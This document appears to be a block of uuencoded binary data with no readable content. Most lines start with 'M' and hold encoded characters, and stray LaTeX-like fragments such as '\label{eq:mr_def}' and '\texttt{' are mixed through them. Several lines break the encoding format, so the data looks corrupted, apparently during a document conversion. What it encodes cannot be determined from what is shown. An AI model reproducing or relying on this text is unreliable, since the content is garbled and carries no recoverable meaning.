\IC>O4V.]I/C$ MDQ>'_WB;?'_1D\$G+]Q?>HOG[Q7!GZ1GQ!O2_5?5TOB)KI<>DKFOJ6E>/^U_/ M?!@:*M_^SP>_'1T^3Q[?78[W25;UDLSOJ*;[JNNN%S_>_>"?WYQ\E\RK]T^3 MBU4]39Z,DO^/OB#%DJJ6F!1XJ9@]3JAVZ;658NMU/PT1\$C:-?SU._!<EY>SS M_03UXZ^D_(-(^)33@J14%@BS6?@O!YC#MTLT)?3M/I]8V<DE5/('_;3'LB7R $MFUYL/H'7; > (?DA_PQ(^+Q\setminus EW=, ^\^-L?K"">)$\?2GE)*:DG/KD+^GI*WUV?$ ML"EGP[?[O64*H>;=U]-GOLHD<=Q#;I>(%,"_[FGG;[1Q]X?T<5]KFR\9.*1# M^M_+HZ.#?S\Y/CU+/C8T:__F'<ZM;>SKBLS&5_4'XO1_>_+M-__5LP?9CJ)_ $\label{eq:mr_def} $$MR^D=@94SEJ=\#0*X_D1@VO5F2^3IIC/C,,BS+.&<9+L@8SXWG5;'D\Y/!+#Y?$ M>9#U=3=Z?"Y%NB.:S[000?1I>0'V#B&#H,GAR[/F>;^\$;&_&1X6FY;\$JB'W8 MCR"`U1!V8P@*<X,BH1M<&T=@="V9'PQ\$0"^]6=G00P&08T"4FZT8.3PUVX** M; E`*GAP2TV(Q7W00/BVG#3U'D'/YFIY<@-%0IE'<PWH=T860"QD24EN.3@2\ $MZP\& > = +2DI: J8W2)LV: \3P\#, 52$E=1U=B$0[DPR(Q[M*7"W(VAUH"\-A)F7)]$ MS^O2<ICSM@*T)EV(LR03KW+Z@?K(U,<YZT/+`,P,8)ZN:L+RK)QAS<NB7BWN MYW"R6BR:EN\<*@W#7ZZN%Y%E5R*,[(/NQC)EF#D\%G<E85_T6!IE^<%&J3#5 MKS%WK%;-D)<;+EDAM\6R-PI9M>5@X0<,:,J\$OZ&WDAT>++"ZL&'>8'@?VVPN M#%WT.J!(N`6@`Y4A,-IBGQ0797M:^DVDWF2%'\-5SJ!IBR2R;^F0L,J2+ZX6 $M(<!E5=^["@$L)K6,`O)+2!V2#YUT'#:W869H]3-_7TSY45V'E+.JYC-B7K]$ M\1PHKP%)]6SM#!1X;M\V&@I4I,.@\"F@\$=\\$HYDSTEUR\$,7GRJ0AU-\QWA0W $M-!\T38<CQ,A7\#TMYW?]9_=.L8%'>B,YZF'\#0Q0/.>"?J8SF,).;>GK5-G6S$ M6B+9,AQOV%19-`U42LOB[MZH!QZ?C..(Z_O;*"^@@R&61G0.\Q"QI)V>>?FQ M?X9@439%40<UMABP@B'270J_-#^NYV-`(G[RMI*!^A'@J+PLYB^/)]G+IE/\ MH&)5+),?7:QFF#Y.0%?>#VC/CP<VI!E:<K>C\$VQ^3K,60!VT+; `M8ET(U2P' M@ 5A,QEXHK-9&`=S\C!GM('VS;M<%\$#O<RE+O!\O\$9@XG&"8MZ,@SY(P: V` MY@/Q\\L^IW;BOBF]CUE^I>LTC`<F`F=@&C;*.@L#:4+@1>P<SFM:7LDNI)?K MV?.B6\=YPV8"%Y+-QMWIRZJ8-Y?\X)JE.(T?5C,1I/E@D'>V-(%-PTRRP+7/ M#GYTR!3+ZB\-(+6F012P;LL,R#IN9U5=*-,9D\$@T)XNA*KK\M;5!%# 60BV M\?E-;[L6&\$RSH\Z&'?[U?5ADZLY#0AAB3%/7];WVKDL*J./E@D4/[HI[%XK\ MS)E+%M@[SNF]X2"[J[EB@6^/)B^+F^.+<]IF]:'%:R6'GY%MUURS_+O.<X:* MQE2=&Q8]5\$+O3`B83G(;!P0DGH=D-(2[!1ZN\XRG''P&.#G"X0<'D:8\:/1($M4\[XC(E4Q\"1'$H>B&!4&'/TUU<5(%N1AF30EN/I.M"&(C48"BF=Y5#;1[%(C48"BF=Y5#;1]%)]$ M#ET\%LEMQF&WP@<`HA=ISF\$WOMV!LHL4IB&*%4)\$\(!*%!+F10E8J!VX2'Y9 MX6RX"(W53K]D0,K+2J<G86W,ZJ5G8>W+BJ1G(216%]BL*B0K"70V%9)5@Q^.

M_0,^M)@7DNVU=WC>(@%ALCWV"R;0%I+MMR,36MP+R?;>Z!E<LITX>@Z7;%_V $M09^{.}JOH\#D\#_{8}L(1\%E5LQ?;(\$1M5=,4.TR,6@;\&]_.[9VPER8BT4V\M'DQ-D$ M-%5L_QYIR,BEV-Y-M\$F)E)+MU&LW]E`AV>Z\AD%E9\$?GP?O#N'\?M=\$D-"L6 M'R\9F=LTJX^>!, V3FA5%SX+F2<UJPK,@\$JN\$B&-4H5DE1)RD"LTJ`=J_\$9K5 MP?T=>\3`0&A6#_>AB)&!T*PN!ILXX/!>&%8%:U90&\$X;=`B3U<,73*#,AM7% MP`1L"X1A=3&<CX';2*PZAC#J"-=QK#J&&G0?H@PK#Y&'K808EB=C#RD+QM6 $M(!-\&:$\#3]V\$8;4ON;E^WY!U^*[BFLJO^1F\#TNLJR.AG1T6LKR\IE1(/K^MJ)]$ M9AU@HZNPZ=>RHD'E9UG!1!QB"LO*9<=C3&%9X42=-`K+2B?VK%%85CV1IXW" ML?*)/&\4CE7-QI`%&"\<*Y18LQCA>*EL?*%/ZF)!]UR1BF3U<M<>"-G"=*QN M[A&AR<:QZKG'A"8<Q^KF+A/990V=6;\LB[B[8")T9-T?T?67R_KU"7)[0F11 M#&_2-<#8DPF&B9GMB\$PB'+RHBL'=QL?ZF:ZX'Y.S6&30R70(.VUF0Y!'1,R9 MX5##T1X.M`%@?\GZ9;/TUIK0\T7F8!J@BRRH"XIW?M04LU?T`+]JRY^:!NDO M>9!8=J6_Z,AS\I3C['*A+A<<]4[0!VQ9D\LP\$MY1SA4/0LY51:X14-3"-3=Q M2*#KY19!(B`7!@T/BL.B8^/7%[KA+/(LC(Y;>>2L-&YIP+F!3%F)Q*YD9,KJ MXW[X*>142::L0NY#D8,<&3K#'H:_PP8UO9&A@^SU;:1U8+KJ?4M#CC?8YR<[MF9HP=KELIA6M.]:QRX:O>-4VU_!-\$9G:X%=,8XV:9!I24[W\J5EV-='.FKA; $MW\#+-=N^B_2^DJF9Y:^\$V]5)D0:1)T5'<;G6,1\#\#T\#IA8A\#^@47(56MAMN)$ $MD9;04BB^{-}<, "HCJH8]9D4I@0*GY-)H4-^6>QU\JD<!$\I'&S$(^*&+M,D2(/$ M\$5?7HQVK#P@#%%BF.`YYCI12Q`"1Z5'*&"+0*%+A0`2GPS@_=+WRH3R1.WE2 M&IB&M8>-X\$'-X2*`2/5E,`^AY6':&".JW_D;S%J15E%I/!;(K1)A[#C2K/%8 $M5F4D$^1&2D53D?+K2"K"-!B3UB58?=H('E:7+HJ(E\#F+("*\'.-1)\#BH\#G4:$ $MP8/J4(/*(2)8AQK4#1&A.MOJS!M6.B_\\\\@E4MM911"2/!B*2,-1K[T[QC)Z?$ M@+LQ4EN\$VH>(!F`.@=T;?Z&ZS.*Q2(7F\$!:>=TP:P4-F;R,B@\$"!C0SSZ\$DM M80%C%\$R#"JMA'%)4\$Z:].XR9IHV%:4C>7)C6.Y316W5\+\$>G/Y/M1\$;R'-)* MZYTC%LA&APU)9#DEAK\O^&I5@P]8H;-]?XB!'I%(*\,@\)1<6A7F4(PV`*)# MD`5M!1S4'ZNVJ:]I`VNXAH?T#FOBL4#7L#:(7=67ZQV10FWI6WZJEM@5"&G= M;F@DUP&IO"HZLL!:+*C!D*U6FV,H(%<N95#0R9P,'=Z/6W)G#>V!P3?DI),(MLA];\\$T_IQ!HQ"U)Z720.'\HX"#DJLU\$<->Q`A'S`.GL+F"D*[D0N)X-Y^[K MK:S7JPH8W%P6@42O04N71U.!XF=ID`IZCY69X#%(;F08XUT"`+TP4P"F=S,3 M9Z4M,QT&TU/%LML&(Q5H=B(C=6H!,G9Z*S,'LJ#GW2R#:4@Y<Y!&:[FHTV"9 MIQ%DA"=`7LPQN,QE-!7)JP*I"`M1#XU<97\$=ET=\$.ST7&8-R1"_^4!@Z6LP1 MQ>QP;ITCVMGAZ#I'5.2Y2\$]7:1JFD:,#:A?\$-9!*!8@"'J)5*AE8^;G;87Y0 MJ>*YV%"K4HVAL#%'I0;#(2C+HU"UJ=3Q,%1L*LU06(S65)K'8X&BBQ3%(C`1 MAN'GQ4I(#(7,\4HH%(844F,P!&7"J*'BL?6F\$A:!W78.%!O2QGS9.W('*%F0 M0IYSD:SD00A%*?FEF`-V9DJF0=`\$!P4Z?._!^F[0?M`SA9*2@?HATL,05VY* M(\$#KH=/X8:0\#559<8D,CC('64"^0@?P7I:HVW^E1!BTRS:H4C(6BA19A:%K $M&T8'I"$0N7F.V)96RD#4\ZMRXS#[M.Q6+>+"7-DP&_;[JI0+DG:(%Z)"A^UK]$ $\label{eq:mw_v} \texttt{MW_V;+>2NG6-NWI3*0]1N_{4}S]!IF+$=&P0V4$5:X.QE5[0=34\=]72@0K4,$ MHVD ##-.55I!)\$!\6@=)Y!*>^O;9#7!`I;0!44@!+<A"BNB"K!<GXR.3MV2F M&*-T#H*,-CICL&16Q]^15#H',-"RVJ00":@Q\$];`:#>XL5@#9&]D)!)Y9#<* MA-[017X?Y 4*8&J,6?EU5%E/:3%)?\$#]QD!@S)Y5&0O3H)IT,`[I/QE\$ZUN\$M6N;7L@#6X2:'H.MH+^7,=Z53VJX!1BZ;0FCO:I-<12&7HY05861S?4*+Z!.: MDF@R]FM^FJ`F7=&M@)YDPUK:N`T&=M"L8E%OBB4P;5K-@YI9>0V7T;`\>JQ9 ME&U7(6L9:UD<Y0PXS536L:1U\$!\$D6QD+*VKO8`J9,VV.P@`)NY2#+7RDM7+F M)\])]7<D@X[5Q'UFU%F'<JPJ[M.CSCR48X5RGP[5,:N9B`M+RK&*&6G8+IUC M)3/RL(TZQPHGXAJ5<F'EQ`4652Z':0>?\$7,RE:51Q*.ROD0N9JE,[,`%ZC.3 M45R\$J&`BOM,P#6L?\$\'#6\=&4Y&RNP@JPH.T@SR(9Y!NO.D-]@B90ZJ)M853 M.22: \UBXS7-(.??A<-/GD(AB+?A4\(\frac{1}{4}\)JF)KODNFQ9[C,TA/0U\(\frac{5}{6}\)@@B?0'2\(\frac{5}{4}\)MT9 M7I#;!Q`)">D5/9: A8:\$Y'FT(D#R!\G)^QSUUQ2P!:M.(4VM^PY4;IU">NI/ M66BRP-80.H5TM(:"1]PZA?330\^+"O7AIE-(/S^7-^\;[R"VN*''\;0:("'= M1Z.5`2D*DI).(2F]G2]!'*2DX[:Z]"%8SJH.L9?0*:2G.U3\$UD\$+2%"#U2DP $\texttt{MB6H!J6E]B`?Y`=\$"TM(=\#_W8**\8)*<[7'0\#2@M(49-R/MBR@MF\$M(3V)@') }$ M!^Y%D(#.R5*@^030POH9''9,;_JM5<"\18L\@H>TKTPC@\$#U20'P.M!!FI82 MH6WF<^"<2TL5B81J42/0B\$@96IHH(M(R%B&BMXNT=!&X0 X\5TM\$*B.P:<\$-M7RT1Q:"'SEHA<EG3D\$*KL%S\7CD\-B@)LI`>K10(`WJ>TF'6\$.-KLST.V)MH M9>*02"[#^AA\09TTG\H67.`K%P96RP_>`F"".037*L-QR\$:B5GD,\$*A!G>)` $M!"?"N/D\9D#5$J8A>5-A6DMN-K$C=:TUAD)R9<*H5=L;2(!GPUK;"!PRJ&@7$ $\verb|M!MZ0YZYJZH] = $|I_MK4| : TEB8Q9 < VOFU/^^ 1 1 D | U'HD | \&MNDD4 R@U8U | F; | 4 | U'HD | &MNDD4 R@U8U | F | WHO | &MNDD4 R@U8U | F | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &MNDD4 R@U8U | WHO | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WNDD4 R@U8U | &WND4 R@U8$ M;56\AQ;51L9"D9RJ,+1MP4THS5@#>#LR\D,!>\[5QD`\=)G`6`\$,-Y/+&;CU M8!Q,OQHAJ)3ARL/Z\$BFR8Z]-'L&#)B:;1A&!,EL108PYW=16[D1&\JPBR`A/

 $ML[SGU(\^5;/NBDSHRA:,p*^M8<%WAO+G-^AFGK6[<)%YR#J6_.;=(;:787DY)$ M\$>ND`&R<M.6E!&U8:<KB\$!073E>.M`U=NUXI4"'4=JI,,CO&?KZ]N/AT"N@M&<_I>"P@.^;X?_1MM-LL[>RN<"3G+@Q?S?OZ`"<QE\&TJ`'8Y3MP@=)G*<Q% M:&\$502X;S+Y09Q(!(3D*JVCHW][Q<?D9>%3(-\$"+6M`SA@!'1709NQE[4]75 M]8IW!*\SRP.7]_=WL<\$V<PQXZ5>V@%=Y'38`&**@8X-MEO.D\$NQR>0JRD.DD M%R`,Z,*Y9%B7%='Z!VC\"2U7L5`DIQJ&`@\KN4%HFYW2*-GEEF'7EQ&#?NY@ M6M2@GV<[<)%VRF\$N3S/,"?\ZGB5FTV!2\$88UL]7<1SH\C 5-*B-X2&\$5P\$,7 M8R;5,`UYI#2IB>`AI;4P#Z&%94+N\$GXIVR6B7Y-F(`H8K`US3K^)!H`[G3(B MQ9`OYE591YK:&B%VA0.-)&0,'\#_X,D+%@-?._2&PQL!\#/_6G&E`EFV@J4KL6 MHV*#I7`8;4*['&4;TU99##BFK3BI4>"N=7`"K`ID&@:6G[WCQL%"\$<@?<Z[? M1W__2!,:/5NN8RN_139RC90L]Z?J\H16YIX''OH:J5BJQVV62-!=&B,U2]T0 MP=(;A/BYNJXZM#[#.AHJ\$#U2-M+!-&0^D1F,`X8,F0.TXXM;4P[@YH]1:0QT ML'K\6&)H5D)WT>2!9\$E>(;JN`2ZL&^;L__C@#6#Q9I0*4VA(FQ>+1>F=MZSF $M_+: 84[^*8]UTU+7?C$0@$,:HPQ'^SA$<[[P6\.(NR"C;!P2Z);*12`GY11S]$ M.FA4%H\%?2P;E>_(!JI#I_%L!"MBL*`;\$Z-E-!7)JXJCKJ9(U]6LMKZD(KU7 M<QIKIONS68L<JAIM619Q]B\HV"0-`M@<K!W"''<05X!%H-\$9A"P+/EJJT3G* $M^NK/I^0,65T:09&.+^3;F,D1&SZ-D^<&QFC$.(X93Q0&L#@VAB-0"=7JXZV)$ M>REB6DNC&IA=7BA\$IMU:8\$?/&\$@I\":`@43B@V;3`#8IL5LPQD`ZN:6")XS& ML)J9K:;@+IEE)8.O#2PK&GQ18%FYQ*T&+"N6N.G4LCJ)FD<M*XZH"92Q!.@# MD\[\=LZ\].4%?1D8ZW; `(CV:L0F87#5MA^^B&YOC.*`V71K&>>=)JP5V.&2< M#%M9:SOMHQ=`)";C\@@B.9A!F%D:P>S/)M\6P/FKR03.'2/M`!YQ3"81+FX6 M;3(5`P3:/=,`T)\K>2^:F#F3ROS\$W\$0)OT:(S`),;-&1.0#5WQQ`9Z8,\$<]) M6])%OK:<K3L0Y#W09(B*1F]K?UDU7<\$S<T1%D.&"R1'A>-3^[&^K97>-^#8T M.:*:'KJ\$[=E,CB@'7/_GB&@&FY1EC+IS1#AK;HS(<T0\Y\TGJZ-RB^BHIT;E M-:PE'^0KYKDOSWE<LZP@:PN;IBP,'#)L*L*H\GJ!6P?85,(TO@ELJE@:%O_< $MIAHB(7D*2V/8!T'MWVQJ`=KA\4E9SV@)]6I>\#[@;.H0)K]78],,`/G5#3!O$ MVC0'8#M-35:D\$+K?`.(=@5HA(G#8?I(5\$F`.M^&;]J!&')9:H0`F-I%8H0%6 MQ(+3"A,&5M,/_1:?U0#+8BR`Y!C2-7QMUHH,9`%/_E;D(`P8H63*LF*OR5GF M&'_3,S`["RME&+<LVYA'/"L5S,,>*S4,!%_O+/2H-08K4G+4K&@Q58ZEK3; M\$!T^P?<6)5]X)D"\@%KF)!_=][8J13C(QHI5`D,!.@Z?S0]A8]8J!B/06:7B MD/A]%:MT'!I!&@#9._INVOB0/U;9W?%([AV`QW=SK<HB>\$C^\@C><JP#]\$%` ${\tt MISO3@;PSI_CQ3[Q6RR@BDL>PUOKH+>=\$-^70]]G@D?V\>4]A=6=@\$\$^K\#<A"}$ MBFA9%A2_R&H7!@U!NHLIL,33&8=Z2<OLKJ0B\I=_K,XYVJL*#:!J38K"@+HW M@H<!"T\C6<R\`+P>6*-8\$!*%RAJVK[^.":UA#=0?7\<\$V+"&[?/@69,U;*<_ M:H`()]:P/7XPK\$5WA`S;YP<>?*YI+=OQ3TMPI+!LMX>.!JQE^_V[^KQJ\$1+; $M=_5%X@4+=OSW]5SJ$=8ML^#10OT=6^+I"0=GB#;']9Q(.\'$85E".PMM/]F$ M<XZ%<5P:YH"]VXDP!IX%G61`;8GXHK).A3DORV77-L!FE=-A\$#8Y.!.F8`.F M8[HU&7"T-U';(X[IW_#P]C_LG6UOX[BUQ_NZ0+^#7[;%=D;/)+LHL\$DF,YMV $M9A/\$F1K;-PN-K23JV)(KR9E-/_T]E\$0_'9G\R[?WQ04:8'=LBO^?28F'XL,A$ M*1QE>YHUXQ+F*-]892D]!V6S6B\$GNB724;[1"DXZBC>=+YDOH`(N'05\EBZ1 M]%A*]\VB>"@OZGF>`YS8P=&-E'65T8W*Y\BZCD0F#B).\$A92D;=M*&P./9'2 MCKHMYMDE3247^DN>+K%"JMS0SBD+*1?*<]-HV^KYILEN"^!`OT3Y;N"8[-KF MIG<<FHA:M'.*>0\.[.&H\$`)7]&E.K:ULCM5\$*CH#2T<[3M=Y`8[NJ_B,GT#: MKRI!P-J1M9LHV:YKA79W3I1`\%,-^Q%QLDZ4A(#W,^Q]J:R6U635DC"=QV-: $\label{eq:md57} $$ MD57,VU/5@9D=X7GGD`&N\#W'?9?,J@UQ!A!=`Q!%)$$ $$ (!+Q;NYRZ\"\&*VQ_U.$$$ MH; (IO!A"WA3XG4P@XEVY; N=!T70*C\$HY'X6U6M)+W\PP9U?<7.:`6ZCP;/94 $M7Z:+=@O"QKU>5?B>@_3CYBF[ISH#H_D`38];@HD+'#@\8:&#U'F8$LL]("3\$ M"(6Y1X.\$'SM@(VY78D.9,PL_ZDY7ZFYJ"U^@..P@3>%+%`B=_RA\JQ6\N[R: M\$FMQ^0JTUD3@H2S@=2\"WTK+OFR>GMJ)T!JJ\`*K'=#.&C3EFQ=95^[<_CTB M"*T\ZASJU_L(GM4@S(JLXJ_E%X`5`ZRR>I^ES:;*\%MHM0WC>UIO:\$1XTY2Z M<^SN:XO`:B%]2^Y]CFP<(`+I9JW+LMV%JYIF2):MYF&<...ZS15[U#=E"M^^! M5D)H-9:VZTS63#NU8PZM(O3=//U"0WP91!@X8<;MX\$-5;MQ+*T48NHF8#YL(M(O`%>8.(T&HLK<,JNA&QL\$UF:O^:AW)4RH2-]BE=HRNZ1"@A\$E(MAPI"`6 M MR+.0_G&U+&O@'D6^\$_(^1TI5%%A!Y1IXVT>AE:%'>RDUB".'B"(;ZEU9(%F* M;0SJ@@(58)38&+?KK'B?(WN"B4@@(.3.2!OH'NF:BTC9&-,L<_?'1>Q9&4U: M`;<W]BVO+'T9/<(CXF`<<?:<%?2B67ZA0[/O,VH/`!N6B-A6T\$MR1\Z_5"GB M\2'B""(A7E\BCD\$64,KB!&(A)&\$GZ=WFD`HJEG8.M;S*304,@HI8V4E=#7Z9 MUM"Z0Y%X*`Z!^3;8'/5E\$4E@Y>"N+"()'22SZ.BAA)<?B22R0E%_#Y'\$5@[H M[B&2Q(J!O2E\$(JP@T)E")-**P3T51*(<I.DSE4X@2<**S@D"/!R%*P;V+A`B M<("R=O_4\$G+=%B*TTKYB;2@1N2E(&U/\$=@Y>U=DFF:FMVKI2/[_6[8Z[D`^U

M\$&(<<31/FP;IO`II!?)]S[[=/H+/08\$HY&&(#X;1)FCN]:;"-OW<O0Q1CQ8AM`Q`%O'EDZ&9!;BA"1A@)251L0[UD8.-;)FX,U,22`@\$A&9-NT)A-I8548X!` $M"I7G!B(8'\mbox{\#DS3.-,3Q560UL}^"94,\mbox{Z})I\#*T(\#=TN-H+P(BLC";7([\/Y2Q?])]$ MT-GUR-BT;2;YIRQ;'!^C2?[KY`R`K445*CD7CMQ.88\$OZZOG;/[UKESF<V!0 M04D[JRQH8\=&SZ[1</A#B8XW*V7%MMMBTNAC2KYE<]!/37J>E4DNONVV\$9_7 MB[0!]W>3GF]E=BQPZ%!Z\0\#K!K)A9&A\%MC-/U\VWZQ=DB\%W:YHZW<PK@(Y9> M;(,U^>/K;O78%39A+FWSQGH0IYV\$12I&Z0D[B>X8LH!(>A+@(.E1=@[4])*^ MYZ9<O@+KOJ7ONTG4_EI#(\#2#V`:<*_\T\$ZC6:K;+__,D)TPI1^!+"1=L9WU M:=-D0#-'^@G`0=+C*./]-I_MZBOL(%GIRW%())6.DH].?\C`<X+TSG&ZCZ3+ M&E2)!0XSF&:K=/U<5LB]"P*0!=RTP&\$"X%:<,G^4_UF:-^F7;EP)<*R003R" MA^339@J;9KUIVJEX="I*!F(\$#TF?Q1[N:"!_;Z]OI#8*%(X#4A=Z=EQ_Y`!P M<)X,?0NJK,_=1U&&@85;9>MV4RXH@:\$-E+_H.32T?RC#R`XS_9R;!;W=\P88 MB)>VB=Z^BD,''F28H"PD80*`04,/,I0@"DF6<K)N%@\E?DR&C&S6L%G6&=A* MCGP; IWK2'N; N9:72-N7; KCZYF#=7S:_3K&FPD\)D%\$)\$A!0Y2.^R=0.ZC\HH M=L'*61^0#S5`H@2%(=D4#I@^J=\$4ME7Z!"Y\EY\$\@XND5SFX-XOE[F"2J]<Y M. "\$D8\\%WBXX,BUB8/)*QKX#VRTB-0/J;:\PGV/+FF3LLI^[K&H37<S;WCXR $M#"[C$(?2Y-:_-ED!C*+(V&5/_4,;\A<5M4U`<<0[::U:50.%W=7`$D`)+W9$ M]TV3`36E;>[Y/LWU1/\$\6X.E1EE8&=[33CP;)UVT+35D=%PF/D1"FY!)@..0 M07>9A&. `0"V61#@0P<40CEKWX`U,QO#@T^MD(D9P]1!U.F^@/E<BSP\$C=U:-M``,\@=D,OG+8S';<O!U81,Z:D<)A-UBU(\$(W!9CVE")R<]"Y72D<%M*_?/3+ $\label{eq:marker} $$M\&\C^*X750\&CS7UULU^ME_R:_S^;E"[V/.C<OP+E`"C'R!VK(W4T*Z>::RN?3)$$$ M-<!3,.]V&KAYTH-YM%D:P//=/#T@0Y-+;65[@SC92!G`U"EU7)89VEJ4X5E@ MQ)QD!*#+;^0EUAT]B>SF*V4,06G>SNTI)*75J)89I:SMO2&9%4Z4'D%&2!(C MG>/%*:5RPOO5J=2\H]6*^0M0.)6'0J?T(@162DCENXG=P"VPFXI4`4X[ZZXJ MJQ&MJ"8>L2.:5!%,&^,N(55\!A=XB:L\$YB(TX:+U/J%DZ\$7:9.-.')9*GH]' M4J]< $^+$ W =R)K=ZK.BTU7]0\$-"N5Y*'K;,\/95GM;+],YMJ1">0\$\$<C\HY840 $\label{eq:mr2d} \texttt{MR2U,E\&>U)QI-J)M^\"K]F@$+FY07.X$=ZF/:0$,5RK.:4)TUV"BI\"BLYBS,VKS"$ M0^5)*TP7M8]IW5Q758D4,:MEZ!6\$X/29\FV&T"ROTK5>XHCN!*]\'\%-&WHA M7-)_5#4"7JC*#ZQ4*KI+L.FO_-"*TM,B,"JRHCX7WW+@;&GEQU;,/[*JA%-D M*?G3>54NEWWCF[YD67&Y>7Q\$^N?*V=P@<K\$EQ9NEE;S9\P93?D*\0\$I"CP; MJ#'KP['CP53@PS0D;8&=I@_(/VM?=!6\$=G*YNJ/FZQT9;+LW>MU0FPZ<'E5! MY&*O+JFJ<G>J51`[250,'W.W4X0*\$B<*.I!5!<()FC:([Y*I).DGVVY`?;F M4(&RPL8U\U3HP31D/%:%_@@>8!AA`/,OFLL8NF'Q>9._[-5W2,,PC!`R<%2Y M"F.(U%1+N-4:)A!R4]5(`R44.`TZ;\$&%\$B=^OK:"4Z'"B?"A1BKR\$.J[O*96 M]RN6T,A'D.]+I%\$;!OCKQ[1:Z-/DP+HK@DSFQ[S6W5;L<4>0K=S,H4<"64L_ $\label{eq:model} $$M_0/.D*L(LI<>"DZ/JP@RF[]EK^VIIW/H71!!AM-VU*_OW//C:H(LIM/Z:_Y)$$ M:M,?KP:M[5,Q9#J?LF*#;6Z@8LAP,".,(<,ACW40!YD,+0BCC5MN'_7;GRIR M8'&+BB'#.0(#TTLJAJR(I@ENLU5[R@]0&\60\$773<\A[,8;LYX[:W0U2K\60 $\label{eq:mzpw} \texttt{G3E!@SGJQBRH7TR9D()9\$(/V:\CYGU5`IG10]Y`8U\$)9\$A\$@\:C\$LB.}$ MNEH(> ,D#@,ZW/X!W]A3)0X#ZA9,[=[FR+R02A(\$.F+\$7"5B%!%Y1G8SZLZ* MVO7?`"]HE:AQ2""5PK,CE\LQ=U'X,`U)6V"GO1;I*I^?U?<7=@.Z+A;@JFDE $\texttt{M(@?I):} _ *8145_5' : \texttt{R-M,Q".9R,U,4\&:WW3!4JPDQ\$HJD5-JA587V=83-7N`1}$ M<>FY*>?,^2EIMY9VEF.=U[0#^4_3&P`7@+C;:[<3@I*AFV9>IDB9EM\$(WIA) $M227CL\A^293)$ "#+"\$T[>);5+O^6+YEG/M5008'4FI1.\6^*Q[ZY+=@1L7Z&D] M<O(/31X#-WY1RG-SRUOR0EJFZW6VN(=6FRKEMJN[,H<<BY5R&U7/0MHMRFU4 M;1\7[(TKMTVU.+`?KMR&!'DD*^6VFW;#Q7<I<-*\4BZKJ59ZU.:\-YB2Y*1 M&VHWF]9*X%E&W_,\"(<TRPGF`[`Q;2I"VFWEK+4(1+7;#,T?F]Y#M_9[WB`> $M1\2-GQCTII0L1U5ZFU]JER?LS)N$H+0R5EH=^$DM'"C(7LGE'2C,FSZD&`*$ $\label{eq:ma-weight} $$ MA"\&9].TV\RG-E_6R;*!.,M%\.XV\<6FN4\#L[YG14<;'0;UFH!/EVT]DN^,3' $$$ M+X@98LS6U, %!; Z+:S<:<K7ZU3(&UWX2+'; C6Q?GB\3\$OB`I-3Q(T0:#CCH\$G MJD"HT^=-0Z,NQ5U:T0UN\$(]40DL\$K5?>4+FB`&A8C+!J/!9HQOB>PV%@VBS` M%B"A?`R%I<MN1MT>+;KYT>XH`][%(`2@=^6WK\$)M*(@`(ECU!C'(NEC\<U,W $MT\#D?1+5;D%[:/:J^!+-0R<;B2;MM*Q:U=4++37HO3:@T0+"VLVE<RX;616%]$ M'L#\$FX"A#^"ZLZWH5J+E,0P`*JV93 O%K\AD.%%#@`INF\$2T"*"==<`]L6.(MW;XNW`YIO\$M&\-#73R@`:.MC^&\#IEDTP!:N1)4`M;^;R"\\$`1\\$2L2)^GT'WJ M9DS=JTE]+T),:0^<%R@8,:K^!`A@S("`B#UIX"P%=E,GGM62SO)^(VCDA%;M MHE\XUW8K^EP\ZQ?YGF\Y08B1,1@B)W9RG54?LA+8L990=BNB]5E'4STY5(,X MW`VZ`_(_IE^R)=(#BA1*0[I`L0?0/NEA`QK)0C9/(Z0_"@FETFXS_09\$<&%T $\label{eq:mass_section} $$M>:ILUM:F'\2Q6<ES^6V<AQCQ;$:2/Q7ILM\"K5B`E4.<V(C_SLI'>.-C@MG,$ M8YEE[J4-Q)`.!CO8\FJ*8-58[/0>*7B)Y^!"/0^KMT"35GN5_@TRTF#U%]A\ M6>7[;Y&R0IJB26A#UNNL6(#K)XAE,XMO.2T.>2BQXY>(%;M9>,(LUM#UA49N

MND](@2\$?_CU=9W,]M3)FZ,SF)J^[,KE>0C9FO#11^!#=G,_WA^?@X,=C<Q^X MM]MF<Q/H\$H9NT\$6LT,V"]M0B5&1!+6OL)`+"Q%8,=%(#41(KY0.]L]/E!B() M*VDZ@F0K^52M/6?+=1B,W^B`R!83,!/`^!YZOB<]!V^5MUXWT`;5A/-MN-=K M/9LX]@0?H@96ZO%+`][6@<@VH^"5WD,Y:@#+YACP^:%=D(_U\$F1L`WTNQJ`L MYO*_Z,=(8<,NT1,S""01\$-1PD<J&6HTZ0L+WE&>C5?^!74;H-_S10X%M-\$+H M`\$&/V&N\$D"&"!-OZ*D)AT+.W3?AWNYJ;Q7IT;.WMXPPYX8RHB8NZ.VU]S'R6 M\$BYNU]%!]B,DFD112"?"-M-/8PK&I7N=5>#PC.]Y5N(6U78N@`TQB.A;B%G5 $\texttt{M\#O'!} > \texttt{R42+H!QP!WTO="*HW; \$MG^'|\#; W[7F0ETD; VQI!+=+; *]V(7D[S7 \setminus S6P) }$ M0H58B8M%_]>;I((3Y[XG1@"A9R(MP+QJ-NC!:H12&`JIMXB&PJ"SA7SZ<P*Q MAK;O!Q`)RV;H9\$\$'HQ\$I<I*H3FZ@#J;OQR@,RV7BQ-\$P--+N]WV!H;!TN0L_ M>.H:L2RE?_8P_9#U;DM]A810CNS[@6=!IUV_!'-T)I909]\$"IW:;=9@7.'GM $\texttt{M$3_K?D} \texttt{PJ-H,PK}\$0Z'\$'D1, [:ELT(L:CB\$@J\$R=S?Z\#1M*JA^RI\&H-MA^\$\$T]$ M.8*N`T;!U1@XC9:.@8<.`S,#"5"C*?1!&/)Z#JWF]54?=GDT)@ZU<<+0CCV+ M:;,N/7078\$>7\$BFVDDPG'^NO^F\$"T;J1ITNPM@^%%3H=D5EI)5&7;V1V%<@; 